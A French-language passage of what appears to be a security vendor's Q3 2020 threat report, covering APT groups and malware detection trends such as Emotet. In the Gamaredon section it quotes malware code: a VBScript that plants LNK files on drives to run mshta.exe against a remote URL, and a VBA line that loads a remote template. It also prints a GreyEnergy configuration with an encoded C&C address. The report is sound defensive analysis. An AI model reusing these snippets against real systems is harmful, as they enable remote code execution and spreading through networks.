En utilisant l'API officielle d'Imgur, NewPass télécharge ou téléverse des images dans le service. Il utilise un mécanisme de stéganographie pour extraire des informations, telles que des commandes, à partir des images téléchargées, et intègre les données exfiltrées dans les images qui sont téléversées sur Imgur afin que les opérateurs du malware les récupèrent ultérieurement. Pour se fondre dans l'activité normale d'Imgur, le malware utilise un générateur de phrases qui remplit la section de description d'Imgur.

Le protocole réseau reposant sur HTTP présente des similitudes intéressantes avec les TTP connues de Dukes :

- Les serveurs sont contrôlés par les pirates et la page d'accueil redirige vers le site web qui est imité par le domaine malveillant (par ex. ugtimes[.]com pour le serveur de C&C utdtimes[.]com). Ce système est similaire aux TTP PolyglotDuke et FatDuke.
- Dans la réponse HTTP du serveur, les données pour la porte dérobée sont incluses entre deux délimiteurs. Ce protocole réseau est similaire à celui de PolyglotDuke.

Enfin, la porte dérobée met en œuvre un large éventail de commandes permettant à ses opérateurs de contrôler entièrement la machine de la victime.

Nous n'avons pas trouvé beaucoup de similitudes avec les familles de malwares de Turla. Les curieuses similitudes dans l'infrastructure réseau, bien qu'intéressantes, ne sont pas suffisantes pour attribuer NewPass à Dukes. C'est pourquoi nous considérons actuellement que cette famille de malwares n'est pas attribuée.

Indicateurs de compromis (IoC) [21]

Zebrocy (Sednit) Exclusivité

Le groupe Sednit, également appelé APT28, Fancy Bear, Sofacy et STRONTIUM, opère depuis au moins 2004, et serait à l'origine d'attaques majeures très médiatisées. Il dispose d'un ensemble diversifié de malwares dans son arsenal, dont Zebrocy. Les cibles de Zebrocy comprennent des ambassades, des ministères des affaires étrangères et des diplomates, principalement en Asie centrale, en Europe et au Moyen-Orient.

Les téléchargeurs Zebrocy en langage Nim sont toujours utilisés en Q3 2020

Dans le précédent rapport trimestriel, nous avons décrit une légère résurgence des déploiements de Zebrocy après une période d'inactivité. Durant Q3, le groupe a poursuivi ce faible niveau d'activité, en déployant quelques nouvelles campagnes, selon notre télémétrie.

En août, un échantillon qui faisait partie d'une campagne utilisant l'événement de l'atelier de recherche AVT-355 de l'OTAN comme appât a été repéré sur VirusTotal (nom de fichier : AVT_355_Call_for_Participation). L'opérateur de Zebrocy s'est inspiré de cet *événement* [30] pour attirer ses victimes et diffuser un de leurs téléchargeurs écrit en langage Nim. Ce langage n'est pas nouveau pour le groupe. La dernière campagne impliquant le téléchargeur en Nim remonte à la fin de 2019 et nous l'avons mentionné *ici* [31]. Cette campagne est similaire au mode opératoire habituel du groupe : un email d'hameçonnage avec une archive en pièce jointe. En leurrant la victime pour qu'elle s'attende à un document anodin, les pirates fournissent un exécutable avec une icône PDF, mais qui est en fait un téléchargeur malveillant menant à une potentielle porte dérobée comme étape finale.

Indicateurs de compromis (IoC) [21]

TA410 Exclusivité

TA410 est un groupe parrainé par un État qui cible le secteur des services publics américains depuis 2019, et qui a été signalé pour la première fois par Proofpoint [32] en août 2019. Ses principaux TTP comprennent l'envoi d'emails d'hameçonnage avec des documents contenant des macros malveillantes, et l'utilisation des portes dérobées personnalisées LookBack et FlowCloud [33].

TA410 étend ses activités

En juillet 2020, nous avons été témoins d'une activité suspecte au sein d'une organisation diplomatique au Moyen-Orient et avons pu l'attribuer à TA410. Ce ciblage semble très différent de ce qui a été signalé auparavant, et pourrait être le signe d'un changement dans les objectifs du groupe.

Les pirates ont vraisemblablement exploité un serveur Internet utilisant une version obsolète et vulnérable de Microsoft SharePoint. Elle leur permettait d'héberger des malwares et prendre le contrôle de la machine. Les opérateurs y ont déployé différents outils et malwares :

- Une nouvelle variante de la porte dérobée LookBack (également connue sous le nom de SodomNormal), configurée pour communiquer directement avec une adresse IP codée en dur
- *WMIExec* [34], un outil utilisé pour le déplacement latéral
- Plusieurs variantes de *HTran* [35] (également appelé HUC Packet Transmitter), un outil utilisé pour mettre en place un proxy entre une machine compromise et le serveur des pirates
- Une porte dérobée actuellement non documentée, stockée de manière chiffrée dans la base de registre Windows, qui tente de se fondre dans le trafic réseau en utilisant une fausse valeur d'en-tête HTTP « Host », onedrive.live.com, lors de la connexion au serveur des pirates

L'activité s'est poursuivie en août 2020 avec le ciblage d'une ambassade d'un pays d'Afrique de l'Ouest. Bien que le vecteur de compromis soit actuellement inconnu, nous avons trouvé une variante essentiellement identique à la porte dérobée LookBack mentionnée précédemment.

Ces deux cas montrent un changement dans les activités de TA410 avec un focus sur des ministères des affaires étrangères et des organisations diplomatiques au cours des derniers mois. Le groupe ne se contente également plus d'envoyer des emails d'hameçonnage. Il exploite probablement aussi des applications non corrigées sur les serveurs de ses cibles.

Groupe Gamaredon Exclusivité

Le groupe Gamaredon est actif depuis au moins 2013, avec un certain nombre d'attaques à son actif, principalement contre des institutions ukrainiennes.

Gamaredon : un déluge de chevaux de Troie

Le groupe Gamaredon a été très actif au cours de Q3 2020, poursuivant son ciblage incessant d'organisations gouvernementales en Ukraine. Depuis l'*article publié en Q2 2020* [36] d'ESET sur Gamaredon, le groupe a réactualisé son arsenal de malwares. Nous décrivons ici les derniers efforts déployés par le groupe pour transformer en chevaux de Troie des documents, des archives et des exécutables légitimes trouvés dans les réseaux compromis.

Le module d'injection de macro et le module VBA pour Outlook facilitent les mouvements latéraux dans une entreprise, en compromettant des ressources légitimes. Le premier injecte automatiquement des macros malveillantes ou des références à des modèles à distance dans des documents accessibles depuis le système compromis. Le second remplace le projet VBA par défaut d'Outlook pour envoyer automatiquement des emails malveillants à des cibles choisies.

Le groupe Gamaredon est activement créatif et a ajouté trois modules à son arsenal, tous facilitant davantage le mouvement latéral. Le premier est diffusé sous la forme d'une archive auto-extractible contenant des fichiers BAT et VBS, l'un des tandems préférés de Gamaredon. Ce module crée une tâche planifiée qui s'exécute toutes les neuf minutes, à la recherche de lecteurs amovibles ou de lecteurs réseau. En cas de découverte d'un lecteur, il y place un fichier LNK dans le répertoire racine avec un nom codé en dur, tel que « FILES.lnk », dans l'espoir que quelqu'un l'ouvrira. Ces fichiers LNK appellent « mshta.exe » pour télécharger et exécuter un fichier distant.

```
If (ZkZuhtECXPB.DriveType = 1 or ZkZuhtECXPB.DriveType = 3) And ZkZuhtECXPB.IsReady Then
set OKImICHtFjU = WScript.CreateObject("WScript.Shell" )
set CbnvgbwInJe = OKImICHtFjU.CreateShortcut(ySKyEBZHfgr+":\"+"FILES.lnk")
CbnvgbwInJe.TargetPath = "%WINDIR%\System32\mshta.exe"
CbnvgbwInJe.Arguments = "http://virginiana.space/index.html /f"
CbnvgbwInJe.WindowStyle = 1
CbnvgbwInJe.IconLocation = "%Windir%\system32\SHELL32.dll, 126"
CbnvgbwInJe.Description = "Shortcut Script"
CbnvgbwInJe.WorkingDirectory = "%WINDIR%\System32\"
CbnvgbwInJe.Save
```

VBScript de création de fichiers LNK

Le second module est similaire au précédent, mais avec une petite variante. Utilisant à la fois des scripts BAT et VBS, il injecte des macros malveillantes dans des documents existants, et il remplace également les modèles Microsoft Word « Normal.dotm » et « NormalEmail.dotm » par un modèle contenant un projet VBA malveillant avec du code qui ajoute automatiquement au document actif une référence à un modèle distant. Comme le modèle « Normal.dotm » s'ouvre chaque fois que vous démarrez Word, cela signifie que Word essaiera de télécharger ce modèle à distance chaque fois que vous ouvrirez un document.

```
Set ByByyfGBHW = Nothing
ActiveDocument.AttachedTemplate = "http://calamusi.xyz/" + MACAddress + "/bin/log/fACWjNTD.dot"
End Sub
```

Code de projet VBA d'ajout d'un modèle à distance au document actif

Le troisième module est une archive auto-extractible contenant des scripts d'analyse des systèmes compromis (lecteurs locaux et mappés) à la recherche d'archives et d'exécutables portant des noms de fichiers spécifiques, pour les modifier. Voici des exemples de noms recherchés : *install*, *setup*, *driv*, *usb*, *word*, *office*, *win* et *rar*.

Ce module utilise 7z pour ajouter un cheval de Troie dans les archives et les exécutables. Pour les archives, il ajoute simplement un téléchargeur VBS malveillant, en espérant que la victime l'exécute manuellement. Pour les exécutables, il crée une archive 7z auto-extractible valide avec le même nom, et contenant à la fois l'exécutable d'origine et un téléchargeur VBS malveillant. Le fichier de configuration intégré à la nouvelle archive assure la décompression et l'exécution des deux éléments lorsque l'archive est exécutée.

Ces nouveaux outils ne sont pas sophistiqués, mais ils démontrent clairement que ses opérateurs sont capables de trouver des solutions créatives pour s'infiltrer encore plus loin dans les réseaux ciblés, et créer toutes sortes de tracas pour les défenseurs.

Indicateurs de compromis (IoC) [21]

Groupe GreyEnergy Exclusivité

Le groupe GreyEnergy, actif depuis 2015, a été identifié par ESET en 2018 [37] comme étant le successeur de BlackEnergy. Il s'intéresse surtout aux réseaux industriels de différentes entreprises d'infrastructures critiques. En décembre 2016, le groupe a déployé un ver d'effacement de données que les chercheurs d'ESET estiment être un prédécesseur de NotPetya.

Ses fonctionnalités sont actualisées par GreyEnergy

En 2020, nous avons détecté une activité de GreyEnergy dans le secteur de l'énergie en Asie occidentale. Le groupe n'a pas modifié ses TTP de manière significative, continuant de déployer son malware GreyEnergy sur des serveurs Windows et des postes de travail importants, et son malware PHP sur des serveurs web internes.

Nous avons détecté un échantillon de GreyEnergy déployé, comme d'habitude, sous forme de DLL de service Windows, avec la configuration suivante :

```
Content-Type: multipart/form-data;
        boundary="----=_NextPart_000_0011_01D5DC2F.DD042E30"
X-MimeOLE: ____________________________________________

This is a multi-part message in MIME format.

------=_NextPart_000_0011_01D5DC2F.DD042E30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit


------=_NextPart_000_0011_01D5DC2F.DD042E30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: F
F1: 50
F4: 7
F2: 30
A1: 420

[redacted]
------=_NextPart_000_0011_01D5DC2F.DD042E30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: base64
Type: D
D3: 1

aHR0cHM6Ly8xODUuMTUzLjE5Ni45NC9VcGRhdGVTZXJ2aWNlcy9DRg==
------=_NextPart_000_0011_01D5DC2F.DD042E30--
```

Configuration extraite de GreyEnergy (l'ID de campagne est expurgé)

Comme vous pouvez le voir, la valeur A1, qui représente la version de GreyEnergy, est 420 (les échantillons précédents détectés en 2018 étaient la version 336). Cela suggère que les auteurs continuent de développer et d'améliorer la porte dérobée GreyEnergy. La signification des autres éléments de configuration est ***décrite*** [38] dans notre livre blanc sur GreyEnergy.


Cet échantillon possède l'URL de C&C suivante :

https://185.153.196[.]94/UpdateServices/CF


Indicateurs de compromis (IoC) [21]

STATISTIQUES ET TENDANCES

Le paysage des menaces de Q3 2020 vu par la télémétrie d'ESET



Taux de détection des malwares pour Q3 2020



Les 10 malwares principalement détectés en Q3 2020 (% des détections de malwares)
Échantillon de données : France

Top 10 des malwares détectés

VBA/TrojanDownloader.Agent Q2 2020 : 2 ↑ Q3 2020 : 1

Cette détection couvre généralement les fichiers Microsoft Office malveillants qui tentent de manipuler des victimes potentielles afin d'exécuter une macro malveillante. La macro malveillante intégrée télécharge et exécute généralement des malwares supplémentaires. Les documents malveillants sont généralement envoyés sous forme de pièces jointes à un email, et déguisés en informations importantes pour le destinataire.

LNK/Agent Q2 2020 : 1 ↓ Q3 2020 : 2

Cette détection porte sur des malwares utilisant des fichiers de raccourci LNK de Windows pour exécuter d'autres fichiers sur le système. Les fichiers de raccourcis gagnent en popularité auprès des pirates, car ils sont généralement considérés comme étant anodins et moins susceptibles de susciter des soupçons. Les fichiers LNK/Agent ne contiennent pas de code malveillant et font généralement partie d'autres malwares plus complexes. Ils sont souvent utilisés pour rendre les principaux fichiers malveillants persistants sur le système ou comme étape du vecteur d'infection.

Win/Exploit.CVE-2017-11882 Q2 2020 : 3 ⇔ Q2 2020 : 3

Cette catégorie désigne des documents spécialement conçus pour exploiter la vulnérabilité *CVE-2017-11882* [39] de l'éditeur d'équations de Microsoft, un composant de Microsoft Office. Le code malveillant est accessible au public et est généralement utilisé comme première étape de l'infection. Lorsque l'utilisateur ouvre le document malveillant, l'exploitation est déclenchée et son shellcode est exécuté. Des malwares supplémentaires sont ensuite téléchargés sur l'ordinateur pour effectuer des actions malveillantes arbitraires.

HTML/Fraud Q2 2020 : 5 ↑ Q3 2020 : 4

Cette détection couvre différents types de contenus frauduleux en HTML, diffusés dans le but de gagner de l'argent ou de réaliser des profits grâce à l'implication de la victime. Cela inclut des sites web d'escroquerie, ainsi que des emails HMTL et des pièces jointes. Via un tel email, les destinataires peuvent être amenés à croire qu'ils ont gagné un prix à une loterie et sont alors invités à fournir des informations personnelles. La *fraude par avance de fonds* [40] est un autre cas courant, notamment la tristement célèbre escroquerie du Prince nigérian alias « escroquerie 419 ».

DOC/TrojanDownloader.Agent Q2 2020 : 4 ↓ Q3 2020 : 5

Cette classification représente les documents Microsoft Word malveillants qui téléchargent d'autres malwares depuis Internet. Les documents sont souvent déguisés en factures, formulaires, documents juridiques ou autres informations apparemment importantes. Ils peuvent utiliser des macros malveillantes, des objets Packager (ou autres) intégrés, ou même servir de leurre pour détourner l'attention du destinataire pendant que le malware est téléchargé en arrière-plan.

DOC/Fraud Q2 2020 : 14 ↑ Q3 2020 : 6

Cette détection couvre principalement les documents Microsoft Word comportant différents types de contenus frauduleux diffusés par email. Le but de cette menace est d'impliquer la victime, par exemple, en la persuadant de divulguer en ligne les identifiants de son compte ou des données sensibles. Les destinataires peuvent être amenés à croire qu'ils ont gagné un prix à la loterie ou qu'on leur propose un prêt très avantageux. Les documents contiennent souvent des liens vers des sites web qui invitent les victimes à fournir des informations personnelles.

HTML/Phishing.Agent Q2 2020 : 6 ↓ Q3 2020 : 7

Cette détection couvre le code HTML malveillant souvent utilisé dans une pièce jointe d'email d'hameçonnage. Lorsqu'une telle pièce jointe est ouverte, un site d'hameçonnage est ouvert dans le navigateur web, se faisant passer pour le site officiel d'une banque, d'un service de paiement ou d'un réseau social. Le site web demande des informations d'identification ou d'autres informations sensibles, qui sont ensuite envoyées au pirate.

JS/Agent Q2 2020 : 7 ↓ Q3 2020 : 8

Cette catégorie couvre différents fichiers JavaScript malveillants, qui sont souvent obscurcis pour échapper aux détections statiques. Ils sont généralement hébergés sur des sites web compromis mais par ailleurs légitimes, afin qu'il puissent être automatiquement téléchargés par des visiteurs qui consultent les sites.

Win/HackTool.Equation Q2 2020 : 8 ↓ Q3 2020 : 9

Cette détection couvre les outils attribués à l'Agence de sécurité nationale des États-Unis (NSA), qui ont été rendus publics par le groupe de pirates Shadow Brokers. Depuis la fuite, ces outils sont largement utilisés par les cybercriminels. La détection inclut également les malwares dérivés de ces outils ou les menaces utilisant les mêmes techniques.

PDF/Fraud Q2 2020 : 16 ↑ Q3 2020 : 10

Cette classification représente des fichiers PDF comportant différents types de contenus frauduleux diffusés par email. Comme pour DOC/Fraud, le but de cette menace est d'impliquer la victime, par exemple en la persuadant de divulguer des identifiants ou des données sensibles. Les destinataires peuvent être amenés à croire qu'ils ont gagné un prix à la loterie ou qu'on leur propose un prêt avantageux. Les documents contiennent souvent des liens vers des sites web qui invitent les victimes à fournir des informations personnelles.


Téléchargeurs

Les détections de VBA liées à Emotet dominent la scène des téléchargeurs, réactivant ainsi cette catégorie.


Après deux trimestres consécutifs de baisse, les téléchargeurs sont revenus en force durant Q3, avec une croissance de près de 55 %.

Une petite campagne Nemucod a été une observée au cours des deux premières semaines de Q3, principalement contre des clients uniques en Pologne, au Japon et en République tchèque. Cependant, les tentatives d'attaques réelles rapportées par ces clients suggèrent que la principale cible de la campagne était le Japon, avec des taux de détection par client près de quatre fois plus élevé qu'en Pologne et deux fois plus élevé qu'en République tchèque.

Le plus grand contributeur à la croissance de la catégorie des téléchargeurs était VBA/TrojanDownloader.Agent. Ses détections dominaient déjà le classement des téléchargeurs en Q2, représentant plus d'un tiers de toutes les détections de téléchargeurs (36 %). Mais Q3 a vu un bond massif de 60 % des fichiers VBA détectés, ce qui signifie que ce type de détection occupe près des deux tiers (64 %).



Proportion de détections de téléchargeurs par type de détection durant Q3 2020
Échantillon de données : France




Tendance de détection des téléchargeurs en Q2 et Q3 2020, en moyenne mobile sur sept jours
Échantillon de données : France

Les autres types de détection dans le classement ont pour la plupart maintenu leur place, bien qu'avec une part globale nettement plus faible. La proportion de détections de DOC est passée de 21 % en Q2 à moins de 10 % en Q3. Une tendance similaire a été observée pour les détections JS, qui sont passées de 13 % (Q2) à 7 % (Q3), suivies des détections Win, qui sont passées de 11 % à moins de 6 % d'un trimestre à l'autre. Enfin, le nombre de téléchargeurs de VBS est passé de 8 % à moins de 5 %.

Le principal moteur de l'augmentation massive des détections VBA a été Emotet et son activité renouvelée en Q3. Cette célèbre souche de malwares a interrompu ses activités au début de l'année, pour reprendre dans les derniers jours de juillet après une pause de cinq mois. Le lien entre les détections Emotet et VBA est clairement visible dans leurs tendances de détection, où les deux suivent une trajectoire presque identique.

La période d'inactivité d'Emotet n'est pas la première depuis sa création. En 2019, ses activités ont stoppé au milieu de l'année pour recommencer en septembre, juste à temps pour la saison des achats de Noël. L'interruption de cette année a été un peu plus longue, puisqu'elle a commencé en février pour se terminer fin juillet. Comme Emotet n'a pas été actif pendant les six premiers mois de la pandémie, il n'est pas surprenant que sa ***première vague*** [41] de spam contre des entreprises américaines en août ait utilisé COVID-19 comme thème de ses messages.



Téléchargeur VBA et tendances de détection d'Emotet en Q2 et Q3 2020, en moyenne mobile sur sept jours
Échantillon de données : Monde


Pendant que le monde a poursuivi ses efforts durant Q3 pour trouver un vaccin contre le coronavirus, les chercheurs de ***Binary Defense*** [42] ont publié des informations sur un « vaccin » qu'ils ont développé contre Emotet. Les experts ont exploité un débordement de mémoire tampon trouvé dans le processus d'installation du malware et ont créé un utilitaire qui provoque le crash du malware, empêchant ainsi son fonctionnement. Cet utilitaire a été distribué silencieusement via les CERT et la communauté infosec pendant 182 jours jusqu'à ce qu'il soit contourné par les opérateurs d'Emotet, qui ont localisé et corrigé la faille, et ont repris leurs activités malveillantes en juillet 2020.

Il est intéressant d'observer la fréquence accrue des mises à jour du code du téléchargeur depuis le retour d'Emotet. Avant la pause de février-juillet, les opérateurs actualisaient le binaire une ou deux fois par mois. Après la pause, le nombre de changements a doublé et est également devenu plus régulier,environ une fois par semaine.

Zoltán Rusnák, Malware Analyst chez ESET

Les opérateurs d'Emotet utilisent également un nouveau type de modèle pour leurs pièces jointes, appelé ***Red Dawn*** [43]. Il s'agissait généralement de documents Word compromis portant un en-tête Office 365 noir, affirmant avoir été créés sur un appareil iOS, et manipulant les victimes pour qu'elles activent des macros malveillantes. Le 25 août, Emotet a mis à jour ce modèle avec un en-tête Office 365 rouge et le logo Microsoft, et a abandonné la tactique d'iOS

.



*Le nouveau modèle de pièce jointe « Red Dawn » d'Emotet (source de l'image : **BleepingComputer.com** [44])*

Un autre modèle ***récemment observé*** [45] comportait un logo Windows 10 Mobile, ce qui n'est pas à l'avantage des pirates car ce système d'exploitation a été abandonné par Microsoft en janvier 2020. Ce pourrait donc éveiller des soupçons même auprès d'utilisateurs moins qualifiés.

Malwares bancaires

